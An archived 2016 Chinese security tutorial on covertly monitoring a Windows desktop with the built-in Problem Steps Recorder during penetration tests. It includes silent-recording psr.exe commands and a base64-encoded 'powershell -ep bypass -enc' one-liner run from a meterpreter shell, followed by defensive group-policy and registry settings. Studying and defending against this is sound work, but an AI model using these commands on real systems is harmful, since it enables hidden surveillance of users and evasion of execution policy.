渗透技巧——如何巧妙利用PSR监控Windows桌面
乌云历史资料归档
原始作者: 三好学生 原始编号: superkieran-wooyundrops:1115 原始发布时间: 2016-03-29 10:21 声明:内容仅用于技术研究和个人使用,版权归 wooyun.org。
0x00 前言

在渗透测试的过程中,如果需要获取主机的更多信息,相比于键盘记录,记录系统屏幕的操作往往更加直接有效。 也许每个人都有自己独特的实现方式,但是如果能够利用Windows系统自带的程序实现,个人认为绝对是最优先考虑的方案。 下面就介绍一下如何利用Windows系统自带的功能实现监控屏幕操作。
0x01 简介
PSR(Problem Steps Recorder),直译为问题步骤记录器,在Windows 早期的系统中,采用WER(Windows Error Reporting)来收集系统的错误报告,但这些报告往往包含的信息太少以致于无法解决实际问题。
为此,微软从Windows 7系统开始,增加了PSR来解决这个问题,PSR能够记录用户在遇到崩溃时执行的所有操作,以便测试人员和开发人员能够重现环境对其分析和调试。
当PSR运行时,将会自动记录屏幕的操作,每次操作都会自动保存成一张图片,最终生成一份zip格式的报告。
注:

百度百科对psr的名称描述有误,准确的应为Problem Steps Recorder(该问题已提交)
如图
0x02 使用方法
1、启动psr.exe,点击开始录制

可使用快捷键win+R直接输入psr来启动 下图为psr的操作面板,点击开始记录即可记录当前的屏幕操作

点击后会提示权限的问题,如果需要记录管理员权限的程序,那么需要以管理员权限来运行psr,如图
2、进行任意操作

当运行psr开始录制后,鼠标点击时会增加特效
如图

3、停止记录,保存报告
如图
4、查看报告

报告会对每次操作截图,并记录鼠标的操作
比如鼠标的单击操作,从截图注释可以看到当前的鼠标做了哪些操作

而且,在报告后半部分会详细记录相关细节,里面的内容也很是有趣:
0x03 进阶方法
psr在记录屏幕的操作中会启动UI界面,并且对鼠标点击操作增加特效,这显然无法满足渗透测试的要求。 但好在psr提供了命令行参数用作后台记录 命令行参数如下:
#!bash psr.exe [/start |/stop][/output <fullfilepath>] [/sc (0|1)] [/maxsc <value>] [/sketch (0|1)] [/slides (0|1)] [/gui (0|1)] [/arcetl (0|1)] [/arcxml (0|1)] [/arcmht (0|1)] [/stopevent <eventname>] [/maxlogsize <value>] [/recordpid <pid>] /start Start Recording. (Outputpath flag SHOULD be specified) /stop Stop Recording. /sc Capture screenshots for recorded steps. /maxsc Maximum number of recent screen captures. /maxlogsize Maximum log file size (in MB) before wrapping occurs. /gui Display control GUI. /arcetl Include raw ETW file in archive output. /arcxml Include MHT file in archive output. /recordpid Record all actions associated with given PID. /sketch Sketch UI if no screenshot was saved. /slides Create slide show HTML pages. /output Store output of record session in given path. /stopevent Event to signal after output files are generated.
结合实际,可使用以下命令:
-
psr.exe /start /gui 0 /output C:\test\capture.zip 后台启动psr并开始录制,文件保存为C:\test\capture.zip
-
psr.exe /stop 结束录制并退出psr,自动保存报告文件
0x04 实际测试
测试环境:

Server: OS:Kali linux IP:192.168.174.133 Client: OS:Win7 x86 IP:192.168.174.128 Kali已获得meterpreter权限
如图
测试功能:
-
自动启动录制
-
录制指定时间后自动退出
-
自动保存报告文件 可使用Powershell对上述功能做简单实现: 1、启动自动录制,设置为无界面模式,并指定输出路径:
#!bash psr.exe /start /gui 0 /output C:\test\capture.zip;
2、等待10s,即录制时间为10s:
#!bash Start-Sleep -s 10;
3、结束录制,自动退出:
#!bash psr.exe /stop;
可将以上代码保存为C:\test\1.txt,然后对其作base64加密 在Powershell环境下执行如下代码来对功能代码进行base64加密:
#!powershell $string=Get-Content "C:\test\1.txt" $bytes = [System.Text.Encoding]::Unicode.GetBytes($string) $encoded = [System.Convert]::ToBase64String($bytes) $encoded

如图,从输出得到加密的Powershell命令为:
#!bash cABzAHIALgBlAHgAZQAgAC8AcwB0AGEAcgB0ACAALwBnAHUAaQAgADAAIAAvAG8AdQB0AHAAdQB0ACAAQwA6AFwAdABlAHMAdABcAGMAYQBwAHQAdQByAGUALgB6AGkAcAA7ACAAUwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQBzACAAMQAwADsAIABwAHMAcgAuAGUAeABlACAALwBzAHQAbwBwADsA
然后就可以在meterpreter的shell下直接执行Powershell命令:
#!bash powershell -ep bypass -enc cABzAHIALgBlAHgAZQAgAC8AcwB0AGEAcgB0ACAALwBnAHUAaQAgADAAIAAvAG8AdQB0AHAAdQB0ACAAQwA6AFwAdABlAHMAdABcAGMAYQBwAHQAdQByAGUALgB6AGkAcAA7ACAAUwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQBzACAAMQAwADsAIABwAHMAcgAuAGUAeABlACAALwBzAHQAbwBwADsA

代码执行后,等待10s产成报告文件capture.zip,测试成功
0x05 防御
可采用以下两种方法关闭psr:


1、使用组策略
中文系统:
gpedit.msc-管理模板-Windows组件-应用程序兼容性
启用关闭问题步骤记录器
如图
英文系统:
gpedit.msc-Computer Configuration-Administrative Templates-Windows Components-Application Compatibility
启用Turn off Problem Steps Recorder
如图
2、修改注册表
#!bash [HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\AppCompat]
新建"DisableUAR"=dword:00000001
如图

注: dword=1对应组策略中的已启用 dword=0对应组策略中的已禁用 删除"DisableUAR"对应组策略中的未配置
0x06 小结
利用PSR监控Windows桌面,不仅仅能够捕获用户桌面的操作,而且在报告中会包含更多有用的细节信息,相信你在渗透测试的过程中,一定会用上它。